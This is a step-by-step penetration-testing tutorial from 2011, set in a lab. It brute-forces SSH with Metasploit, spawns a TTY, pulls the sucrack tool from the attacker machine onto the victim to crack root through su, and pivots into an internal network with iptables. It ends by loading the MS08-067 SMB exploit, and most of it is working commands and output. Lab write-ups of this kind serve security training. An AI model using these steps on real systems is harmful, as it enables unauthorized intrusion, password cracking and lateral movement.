

Author: Sumedt Jitpukdebodin

Organization: ACIS i-Secure

Email ID: materaj@gmail.com

My Blog: <http://r00tsec.blogspot.com>

Penetration Testing Linux with brute force Tool.

Sometimes I have the job to penetration testing (pentest) the Linux server and mostly harden them. But administrator use the simple(easy) password in the root account or his account and that is the weak point or vulnerability that makes me can get into the internal network and own his system.

The first penetration testing tool that I think to use is Metasploit Framework, the world's largest Ruby project, it has many many useful modules not only exploitation modules. You can sniffing, DoS(Denial Of Service), crawling, brute forcing with this tool. The Metasploit Framework is the famous tool in the security world because it's free, up-to-date and has many developers to create the new modules all the time. That why I like this tool and when I have the pentest job, this tool is the first thing that comes to my mind.

In the last couple days, I get the new tool to help me get the password of root account. The name is Sucrack. Sucrack is multithreaded a Linux/UNIX tool for cracking local user accounts via wordlist brute forcing su. After I tried it, I like it because it's easy to use in any environment, fast and that's it you can get password of root account with this tool.

Now we're ready to own the system. My tools are

- Backtrack 5 GNOME 64 Bit Version
- Metasploit Framework Version 3.8.0-dev r13080
- Sucrack Version 1.2.3
- Nmap Version 5.51

SCENARIO:

[Attacker Machine]

OS: Backtrack 5 GNOME 64bit Version.

Metasploit Version: 3.8.0-dev r13091

Sucrack Version: 1.2.3

IP Address: 192.168.168.156

[First Victim]

OS: Ubuntu 10.10

IP Address: 192.168.168.129

Internal IP Address: 192.168.59.142

[Second Victim(Internal Network)]

OS: Windows XP SP2

Internal IP Address: 192.168.59.143

Objective:

We don't have any information about the network and deeply information of the first and second victim. We have only IP Address of first and second victims. But our goal's to get the shell in second victim.

My target is the second victim that it was in internal network. So the first thing we must do is own the first victim and change it's to my gateway for connecting to internal network. And finally, own the second victim.

Detail Of Steps:

Step 1:

First thing we must do is perform the scanning to first victim with Nmap. My option of nmap that we use are "nmap -vv -sV -O" for output into the console, probe the info of service and detect OS.

```
root@bt:~# nmap -v -sV -O 192.168.168.129



Starting Nmap 5.51 ( http://nmap.org ) at 2011-07-03 08:15 ICT
NSE: Loaded 8 scripts for scanning.
Initiating ARP Ping Scan at 08:15
Scanning 192.168.168.129 [1 port]
Completed ARP Ping Scan at 08:15, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:15
Completed Parallel DNS resolution of 1 host. at 08:15, 0.04s elapsed
Initiating SYN Stealth Scan at 08:15
Scanning 192.168.168.129 [1000 ports]
Discovered open port 22/tcp on 192.168.168.129
Discovered open port 80/tcp on 192.168.168.129
Completed SYN Stealth Scan at 08:15, 0.07s elapsed (1000 total ports)
Initiating Service scan at 08:15
Scanning 2 services on 192.168.168.129
Completed Service scan at 08:16, 6.01s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.168.129
Nmap scan report for 192.168.168.129
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 4ubuntu5 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.16 ((Ubuntu))
MAC Address: 00:0C:29:E5:9F:87 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.35
Uptime guess: 0.008 days (since Sun Jul  3 08:04:07 2011)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux

Read data files from: /usr/local/share/nmap
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.346KB)
```

The results show me about http and ssh service are open. Now we will use Metasploit to get in there.

Step 2:

Go to your Metasploit Console with terminal -> msfconsole or Applications Menu-> Backtrack -> Exploitation Tools -> Network Exploitation Tools -> Metasploit Framework -> msfconsole



Step 3:

In the first step, we found the ssh server that open so now we will use ssh_login module, auxiliary/scanner/ssh/ssh_login , for brute forcing ssh server (you can search the module that create for "ssh" with "search ssh" command.)

“VERBOSE”

Print output to your console

Some parameter was set automatically, some parameter you must set by yourself.

Step 4:

Now we set the “RHOSTS”, “USER_FILE” and “PASS_FILE” before start the brute forcing.

```
Basic options:
Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS true           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5              yes       How fast to bruteforce, from 0 to 5
PASSWORD       no            no        A specific password to authenticate with
PASS_FILE      no            no        File containing passwords, one per line
RHOSTS         yes           yes       The target address range or CIDR identifier
RPORT          22            yes       The target port
STOP_ON_SUCCESS false          yes       Stop guessing when a credential works for a host
THREADS        1             yes       The number of concurrent threads
USERNAME       no            no        A specific username to authenticate as
USERPASS_FILE  no            no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS   true          no        Try the username as the password for all users
USER_FILE      no            no        File containing usernames, one per line
VERBOSE        true          yes       Whether to print output for all attempts

Description:
This module will test ssh logins on a range of machines and report
successful logins. If you have loaded a database plugin and
connected to a database this module will record successful logins
and hosts so you can track your access.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0502

msf auxiliary(ssh_login) > set RHOSTS 192.168.168.129
RHOSTS => 192.168.168.129
msf auxiliary(ssh_login) > set PASS_FILE /pentest/passwords/wordlists/password.txt
PASS_FILE => /pentest/passwords/wordlists/password.txt
msf auxiliary(ssh_login) > set USER_FILE /pentest/passwords/wordlists/user.txt
USER_FILE => /pentest/passwords/wordlists/user.txt
msf auxiliary(ssh_login) >
```

“USER_FILE”

Wordlist that contain username, one per line.

“PASS_FILE”

Wordlist that contain password, one per line.

Example of USER_FILE

```
root@bt:/pentest/passwords/wordlists# cat user.txt
admin
administrator
administrators
john
root
grace
andrew
```

Example of PASS_FILE

```
root@bt:/pentest/passwords/wordlists# cat password.txt
0123456789
1234567890
p@ssw0rd
password
adminpassword
toor
root
admin
```

Step 5:

Now we're ready to brute forcing but we will check the options again before start attack with "show options" command.

```
msf auxiliary(ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):
  Name          Current Setting  Required  Description
  ----          -
  BLANK_PASSWORDS true             no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
  PASSWORD        no              no        A specific password to authenticate with
  PASS_FILE       /pentest/passwords/wordlists/password.txt no        File containing passwords, one per line
  RHOSTS          192.168.168.129 yes        The target address range or CIDR identifier
  RPORT           22              yes       The target port
  STOP_ON_SUCCESS false            yes       Stop guessing when a credential works for a host
  THREADS         1               yes       The number of concurrent threads
  USERNAME        no              no        A specific username to authenticate as
  USERPASS_FILE  no              no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS   true            no        Try the username as the password for all users
  USER_FILE       /pentest/passwords/wordlists/user.txt no        File containing usernames, one per line
  VERBOSE         true            yes       Whether to print output for all attempts

msf auxiliary(ssh_login) >
```

After check the parameter, I think we're ready to go.

Start the attack with "run" or "exploit" command.

```
msf auxiliary(ssh_login) > exploit

[*] 192.168.168.129:22 SSH - Starting bruteforce
[*] 192.168.168.129:22 SSH - [0001/4354] - Trying: username: 'admin' with password: ''
[-] 192.168.168.129:22 SSH - [0001/4354] - Failed: 'admin':''
[*] 192.168.168.129:22 SSH - [0002/4354] - Trying: username: 'administrator' with password: ''
[-] 192.168.168.129:22 SSH - [0002/4354] - Failed: 'administrator':''
[*] 192.168.168.129:22 SSH - [0003/4354] - Trying: username: 'administrators' with password: ''
[-] 192.168.168.129:22 SSH - [0003/4354] - Failed: 'administrators':''
[*] 192.168.168.129:22 SSH - [0004/4354] - Trying: username: 'john' with password: ''
[-] 192.168.168.129:22 SSH - [0004/4354] - Failed: 'john':''
[*] 192.168.168.129:22 SSH - [0005/4354] - Trying: username: 'root' with password: ''
[-] 192.168.168.129:22 SSH - [0005/4354] - Failed: 'root':''
[*] 192.168.168.129:22 SSH - [0006/4354] - Trying: username: 'grace' with password: ''
[-] 192.168.168.129:22 SSH - [0006/4354] - Failed: 'grace':''
[*] 192.168.168.129:22 SSH - [0007/4354] - Trying: username: 'andrew' with password: ''
[-] 192.168.168.129:22 SSH - [0007/4354] - Failed: 'andrew':''
[*] 192.168.168.129:22 SSH - [0008/4354] - Trying: username: 'Root' with password: ''
[-] 192.168.168.129:22 SSH - [0008/4354] - Failed: 'Root':''
[*] 192.168.168.129:22 SSH - [0009/4354] - Trying: username: 'hacker' with password: ''
[-] 192.168.168.129:22 SSH - [0009/4354] - Failed: 'hacker':''
[*] 192.168.168.129:22 SSH - [0010/4354] - Trying: username: 'Admin' with password: ''
[-] 192.168.168.129:22 SSH - [0010/4354] - Failed: 'Admin':''
[*] 192.168.168.129:22 SSH - [0011/4354] - Trying: username: 'Administrator' with password: ''
[-] 192.168.168.129:22 SSH - [0011/4354] - Failed: 'Administrator':''
[*] 192.168.168.129:22 SSH - [0012/4354] - Trying: username: 'Administrators' with password: ''
[-] 192.168.168.129:22 SSH - [0012/4354] - Failed: 'Administrators':''
[*] 192.168.168.129:22 SSH - [0013/4354] - Trying: username: 'admin' with password: 'admin'
[-] 192.168.168.129:22 SSH - [0013/4354] - Failed: 'admin':'admin'
[*] 192.168.168.129:22 SSH - [0014/4354] - Trying: username: 'administrator' with password: 'administrator'
[-] 192.168.168.129:22 SSH - [0014/4354] - Failed: 'administrator':'administrator'
[*] 192.168.168.129:22 SSH - [0015/4354] - Trying: username: 'administrators' with password: 'administrators'
[-] 192.168.168.129:22 SSH - [0015/4354] - Failed: 'administrators':'administrators'
[*] 192.168.168.129:22 SSH - [0016/4354] - Trying: username: 'john' with password: 'john'
[-] 192.168.168.129:22 SSH - [0016/4354] - Failed: 'john':'john'
[*] 192.168.168.129:22 SSH - [0017/4354] - Trying: username: 'root' with password: 'root'
[-] 192.168.168.129:22 SSH - [0017/4354] - Failed: 'root':'root'
[*] 192.168.168.129:22 SSH - [0018/4354] - Trying: username: 'grace' with password: 'grace'
```

Go to take a nap or play the game while Metasploit is guessing. Sometimes it may be use the long time and sometimes it may be use the short time depends on strength of password and your wordlist.

Step 6:

When it get the correct password, we will see the result like this picture.

```
[*] 192.168.168.129:22 SSH - [096/334] - Failed: 'administrators': 'tanner2008'
[*] 192.168.168.129:22 SSH - [097/334] - Trying: username: 'administrators' with password: 'maddfox'
[*] 192.168.168.129:22 SSH - [097/334] - Failed: 'administrators': 'maddfox'
[*] 192.168.168.129:22 SSH - [098/334] - Trying: username: 'administrators' with password: 'Ronald77'
[*] 192.168.168.129:22 SSH - [098/334] - Failed: 'administrators': 'Ronald77'
[*] 192.168.168.129:22 SSH - [099/334] - Trying: username: 'administrators' with password: 'reggie'
[*] 192.168.168.129:22 SSH - [099/334] - Failed: 'administrators': 'reggie'
[*] 192.168.168.129:22 SSH - [100/334] - Trying: username: 'administrators' with password: 'suzanne'
[*] 192.168.168.129:22 SSH - [100/334] - Failed: 'administrators': 'suzanne'
[*] 192.168.168.129:22 SSH - [101/334] - Trying: username: 'administrators' with password: 'hoofbeats'
[*] 192.168.168.129:22 SSH - [101/334] - Failed: 'administrators': 'hoofbeats'
[*] 192.168.168.129:22 SSH - [102/334] - Trying: username: 'john' with password: '0123456789'
[*] 192.168.168.129:22 SSH - [102/334] - Failed: 'john': '0123456789'
[*] 192.168.168.129:22 SSH - [103/334] - Trying: username: 'john' with password: '1234567890'
[*] 192.168.168.129:22 SSH - [103/334] - Failed: 'john': '1234567890'
[*] 192.168.168.129:22 SSH - [104/334] - Trying: username: 'john' with password: 'p@ssw0rd'
[*] Command shell session 1 opened (192.168.168.156:51632 -> 192.168.168.129:22) at 2011-07-03 08:58:14 +0700
[+] 192.168.168.129:22 SSH - [104/334] - Success: 'john': 'p@ssw0rd' 'uid=1001(john) gid=1001(john) groups=1001(john) Linux ubuntu 2.6.35-22-generic-pae #33-Ubuntu SMP Sun Sep 19 22:14:14 UTC 2010 i686 GNU/Linux'
[*] 192.168.168.129:22 SSH - [105/334] - Trying: username: 'root' with password: '0123456789'
[*] 192.168.168.129:22 SSH - [105/334] - Failed: 'root': '0123456789'
[*] 192.168.168.129:22 SSH - [106/334] - Trying: username: 'root' with password: '1234567890'
[*] 192.168.168.129:22 SSH - [106/334] - Failed: 'root': '1234567890'
[*] 192.168.168.129:22 SSH - [107/334] - Trying: username: 'root' with password: 'p@ssw0rd'
[*] 192.168.168.129:22 SSH - [107/334] - Failed: 'root': 'p@ssw0rd'
[*] 192.168.168.129:22 SSH - [108/334] - Trying: username: 'root' with password: 'password'
[*] 192.168.168.129:22 SSH - [108/334] - Failed: 'root': 'password'
[*] 192.168.168.129:22 SSH - [109/334] - Trying: username: 'root' with password: 'adminpassword'
[*] 192.168.168.129:22 SSH - [109/334] - Failed: 'root': 'adminpassword'
[*] 192.168.168.129:22 SSH - [110/334] - Trying: username: 'root' with password: 'toor'
[*] 192.168.168.129:22 SSH - [110/334] - Failed: 'root': 'toor'
[*] 192.168.168.129:22 SSH - [111/334] - Trying: username: 'root' with password: 'admin'
[*] 192.168.168.129:22 SSH - [111/334] - Failed: 'root': 'admin'
```

This picture show you that username “john” use password “p@ssw0rd” and now we get the connection session of it automatically. The session ID of the connection session is 1. We can use PuTTY or another ssh client to connect the host or use Metasploit to get in there. This tutorial uses Metasploit to get it.

Step 7:

Now we can get in there with “session -i 1” command

```
msf auxiliary(ssh_login) >
msmf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...
```

We can check that we’ve already in or not with Linux command. Ex. “ls” and “pwd” command.

```
msf auxiliary(ssh_login) >
msmf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

ls
pwd
/home/john
```

But we can’t use “su” command. It will show you ‘must be run from a terminal’ message command.

```
root@bt: /pentest/exploits/framework3
File Edit View Terminal Help
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

su
su: must be run from a terminal
```

Step 8:

We can get TTY(terminal) with two ways.

First , if Expect language installed in system.

- o Create getsh.exp with

```
#!/usr/bin/expect
```

```
spawn sh
```

```
interact
```

- o Execute getsh.exp with “expect getsh.exp” command, And Walla!! You get TTY and can use “su” command.

Second, if Python language installed in system.

- o Use the command to get the TTY with “python -c ‘import pty; pty.spawn(“/bin/sh”)” command to get the shell

So we’re lucky, this system has installed python language. And I use the second way to get the shell.

```
root@bt: /pentest/exploits/framework3
File Edit View Terminal Help
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

su
su: must be run from a terminal
python -c 'import pty; pty.spawn("/bin/sh")'
$
```

Step 9:

After the last step, we got the shell and want to get “root” privilege. So we try to use “sudo -s” command but john account is not in the sudoers file.

```
python -c 'import pty; pty.spawn("/bin/sh")'
$ sudo -s
sudo -s
[sudo] password for john: p@ssw0rd
john is not in the sudoers file. This incident will be reported.
$
```

Now we will use sucrack to brute forcing in the local system. We can use with “wget” command to the download link (<http://labs.portcullis.co.uk/download/sucrack-1.2.3.tar.gz>) and compile it in the victim system(victim system must have gcc compiler) or use “scp” command to take the file that compile in the attacker machine to the victim machine. I take the second way because this situation victim machine doesn’t have gcc compiler.

```
root@bt:/pentest/exploits/framework3# wget http://labs.portcullis.co.uk/download
/sucrack-1.2.3.tar.gz
--2011-07-03 22:36:10-- http://labs.portcullis.co.uk/download/sucrack-1.2.3.tar
.gz
Resolving labs.portcullis.co.uk... 77.75.105.66
Connecting to labs.portcullis.co.uk[77.75.105.66]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 112088 (109K) [application/x-gzip]
Saving to: 'sucrack-1.2.3.tar.gz'

100%[----->] 112,088 --K/s in 0.003s
2011-07-03 22:36:22 (41.0 MB/s) - 'sucrack-1.2.3.tar.gz' saved [112088/112088]
```

After get the zip, extract it with “tar xzvf sucrack-1.2.3.tar.gz”.

```
root@bt:/pentest/exploits/framework3# tar xzvf sucrack-1.2.3.tar.gz
sucrack-1.2.3/
sucrack-1.2.3/AUTHORS
sucrack-1.2.3/COPYING
sucrack-1.2.3/ChangeLog
sucrack-1.2.3/INSTALL
sucrack-1.2.3/Makefile.am
sucrack-1.2.3/Makefile.in
sucrack-1.2.3/NEWS
sucrack-1.2.3/README
sucrack-1.2.3/VERSION
sucrack-1.2.3/aclocal.m4
sucrack-1.2.3/compile
sucrack-1.2.3/config.guess
sucrack-1.2.3/config.h.in
sucrack-1.2.3/config.sub
sucrack-1.2.3/configure.ac
sucrack-1.2.3/depcomp
sucrack-1.2.3/doc/
sucrack-1.2.3/doc/sucrack.1
sucrack-1.2.3/install-sh
sucrack-1.2.3/missing
sucrack-1.2.3/mkinstalldirs
sucrack-1.2.3/src/
sucrack-1.2.3/src/Makefile.am
```

Go to the folder and compile it with ./configure CFLAGS=-m32 & make (Set CFLAGS=-m32 to compile for run in 32bit because attacker machine’s architecture is 64bit but victim machine’s architecture is 32bit)

After compiling complete, upload folder to victim system with “scp -r hacker@hackerip:/pentest/exploits/framework3/sucrack-1.2.3.”(run this command in victim system) and upload wordlist for brute forcing too.

```

$ scp -r hacker@192.168.168.156:/pentest/exploits/framework3/sucrack-1.2.3 .
scp -r hacker@192.168.168.156:/pentest/exploits/framework3/sucrack-1.2.3 .
hacker@192.168.168.156's password: th3p@ssw0rd

AUTHORS                100% 45 0.0KB/s 00:00
aclocal.m4              100% 31KB 30.8KB/s 00:00
configure               100% 191KB 191.1KB/s 00:00
install-sh              100% 5569 5.4KB/s 00:00
mkinstallldirs          100% 1801 1.8KB/s 00:00
config.h.in            100% 2968 2.9KB/s 00:00
config.h                100% 3220 3.1KB/s 00:00
COPYING                 100% 1526 1.5KB/s 00:00
configure.ac            100% 2003 2.0KB/s 00:00
config.status           100% 39KB 38.6KB/s 00:00
config.guess            100% 39KB 38.8KB/s 00:00
compile                 100% 2774 2.7KB/s 00:00
sucrack.1               100% 2212 2.2KB/s 00:00
NEWS                    100% 0 0.0KB/s 00:00
Makefile.am             100% 65 0.1KB/s 00:00
sucrack-dictionary.o    100% 20KB 20.3KB/s 00:00
worker.h                100% 2116 2.1KB/s 00:00
rules.c                 100% 3392 3.3KB/s 00:00
stat.h                  100% 2496 2.4KB/s 00:00
dictionary.h            100% 2503 2.4KB/s 00:00
sucrack-pty.o           100% 8960 8.8KB/s 00:00
sucrack.c               100% 9060 8.9KB/s 00:00
sucrack-su.Po           100% 3850 3.8KB/s 00:00
sucrack-sucrack.Po     100% 3862 3.8KB/s 00:00
sucrack-worker.Po      100% 3696 3.6KB/s 00:00
sucrack-stat.Po        100% 3238 3.2KB/s 00:00

```

Step 10:

In victim machine, go to the sucrack -> src and start brute forcing with “./sucrack -w 100 -u root password.txt” command and wait for the result. If it fail it will show message “bye, bye...”, if it success it will show like the below picture.

```

$ ./sucrack -w 100 -u root password.txt
./sucrack -w 100 -u root password.txt
password is: P@SSW)RD
$

```

Now we have root password(“P@SSW)RD”), try to use “su” command to login “root” account. And Walla!!! We own this machine completely.

```

$ ./sucrack -w 100 -u root password.txt
./sucrack -w 100 -u root password.txt
password is: P@SSW)RD
$ su
su
Password: P@SSW)RD
root@ubuntu:/home/john/sucrack-1.2.3/src#

```

Step 11:

Try to get IP Address of this host.

```
root@ubuntu:/home/john/sucrack-1.2.3/src# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e5:9f:87
          inet addr:192.168.168.129  Bcast:192.168.168.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee5:9f87/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5207 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1779 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2808150 (2.8 MB)  TX bytes:355817 (355.8 KB)
          Interrupt:19 Base address:0x2000

eth1      Link encap:Ethernet  HWaddr 00:0c:29:e5:9f:91
          inet addr:192.168.59.142  Bcast:192.168.59.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee5:9f91/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2294 (2.2 KB)  TX bytes:1152 (1.1 KB)
          Interrupt:18 Base address:0x2080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:216 errors:0 dropped:0 overruns:0 frame:0
          TX packets:216 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:49516 (49.5 KB)  TX bytes:49516 (49.5 KB)
```

We found that this machine is like a door for attacker to get through the internal network. And we will use it like a bridge to connect internal network with iptables.

We use “echo 1 > /proc/sys/net/ipv4/ip_forward” to enable ip forwarding.

We use “iptables -P FORWARD ACCEPT” and “iptables --table nat -A POSTROUTING -o eth1 -j MASQUERADE” to create the bridge between attacker and internal network.

```
root@ubuntu:/home/john/sucrack-1.2.3/src# echo 1 > /proc/sys/net/ipv4/ip_forward
<ack-1.2.3/src# echo 1 > /proc/sys/net/ipv4/ip_forward
root@ubuntu:/home/john/sucrack-1.2.3/src# cat /proc/sys/net/ipv4/ip_forward
cat /proc/sys/net/ipv4/ip_forward
1
root@ubuntu:/home/john/sucrack-1.2.3/src# iptables -P FORWARD ACCEPT
iptables -P FORWARD ACCEPT
root@ubuntu:/home/john/sucrack-1.2.3/src# iptables --table nat -A POSTROUTING -o eth1 -j MASQUERADE
<ack-1.2.3/src# iptables --table nat -A POSTROUTING -o eth1 -j MASQUERADE
root@ubuntu:/home/john/sucrack-1.2.3/src# iptables -L
iptables -L
Chain INPUT (policy ACCEPT)
target    prot opt source                destination

Chain FORWARD (policy ACCEPT)
target    prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target    prot opt source                destination
root@ubuntu:/home/john/sucrack-1.2.3/src#
```

In the attacker machine, add routing table for connect the internal network with “route add -net 192.168.59.0/24 gw 192.168.168.129”

```
root@bt:/pentest/exploits/framework3/sucrack-1.2.3# route add -net 192.168.59.0/24 gw 192.168.168.129
root@bt:/pentest/exploits/framework3/sucrack-1.2.3#
```

Now we’re connecting to the internal network.

Step 12:

We'd already know IP Address of second victim is 192.168.59.143. Try to ping it

```
root@bt:/pentest/exploits/framework3/sucrack-1.2.3# ping 192.168.59.143
PING 192.168.59.143 (192.168.59.143) 56(84) bytes of data.
64 bytes from 192.168.59.143: icmp_seq=1 ttl=127 time=0.940 ms
64 bytes from 192.168.59.143: icmp_seq=2 ttl=127 time=0.531 ms
64 bytes from 192.168.59.143: icmp_seq=3 ttl=127 time=0.656 ms
64 bytes from 192.168.59.143: icmp_seq=4 ttl=127 time=0.756 ms
64 bytes from 192.168.59.143: icmp_seq=5 ttl=127 time=0.662 ms
64 bytes from 192.168.59.143: icmp_seq=6 ttl=127 time=0.657 ms
64 bytes from 192.168.59.143: icmp_seq=7 ttl=127 time=0.963 ms
64 bytes from 192.168.59.143: icmp_seq=8 ttl=127 time=0.849 ms
64 bytes from 192.168.59.143: icmp_seq=9 ttl=127 time=0.780 ms
64 bytes from 192.168.59.143: icmp_seq=10 ttl=127 time=0.669 ms
64 bytes from 192.168.59.143: icmp_seq=11 ttl=127 time=0.638 ms
```

The second victim is alive. Perform scanning with “nmap -v -sV”

```
root@bt:/pentest/exploits/framework3/sucrack-1.2.3# nmap -v -sV -O 192.168.59.143
Starting Nmap 5.51 ( http://nmap.org ) at 2011-07-04 00:28 ICT
NSE: Loaded 8 scripts for scanning.
Initiating Ping Scan at 00:28
Scanning 192.168.59.143 [4 ports]
Completed Ping Scan at 00:28, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:28
Completed Parallel DNS resolution of 1 host. at 00:28, 0.12s elapsed
Initiating SYN Stealth Scan at 00:28
Scanning 192.168.59.143 [1000 ports]
Discovered open port 445/tcp on 192.168.59.143
Discovered open port 139/tcp on 192.168.59.143
Completed SYN Stealth Scan at 00:28, 4.54s elapsed (1000 total ports)
Initiating Service scan at 00:28
Scanning 2 services on 192.168.59.143
Completed Service scan at 00:28, 6.06s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.59.143
Nmap scan report for 192.168.59.143
Host is up (0.0015s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS details: Microsoft Windows 2000 SP4, Microsoft Windows XP SP2 or SP3
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows

Read data files from: /usr/local/share/nmap
OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds
Raw packets sent: 2041 (91.898KB) | Rcvd: 14 (850B)
root@bt:/pentest/exploits/framework3/sucrack-1.2.3#
```

We found netbios service (Port 139/445) and OS is Windows XP SP2 or Sp3 in the results. So I will try to use classic module of Metasploit to own it.

Step 13:

Go to Metasploit console and use “exploit/windows/smb/ms08_067_netapi” module for remote code exploit of smb service (139/445).

```

root@bt:~/pentest/exploits/framework3/sucrack-1.2.3# msfconsole

      888      888      d0b888
      888      888      Y8P888
      888      888      888
888888b.d88b. .d88b. 888888 8888b. .d8888b 888888b. 888 .d88b. 8888888888
888 "888 "88bd8P Y8b888 "88b88K 888 "88b888d88"88b888888
888 888 888888888888888 .d888888"Y8888b,888 8888888888 8888888888
888 888 888Y8b. Y88b. 888 888 X88888 d88P888Y88..88P888Y88b.
888 888 888 "Y8888 "Y888"Y888888 888888P'888888P" 888 "Y88P" 888 "Y888
      888
      888
      888

=[ metasploit v3.8.0-dev [core:3.8 api:1.0]
+ -- --[ 708 exploits - 359 auxiliary - 57 post
+ -- --[ 225 payloads - 27 encoders - 8 nops
+ -- --[ svn r13091 updated yesterday (2011.07.02)

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
msf exploit(ms08_067_netapi) >

```

You can get the information of this module with “info” command and get the parameter that you must set with “show options” command.

```

msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.59.143  yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0   Automatic Targeting

msf exploit(ms08_067_netapi) >

```

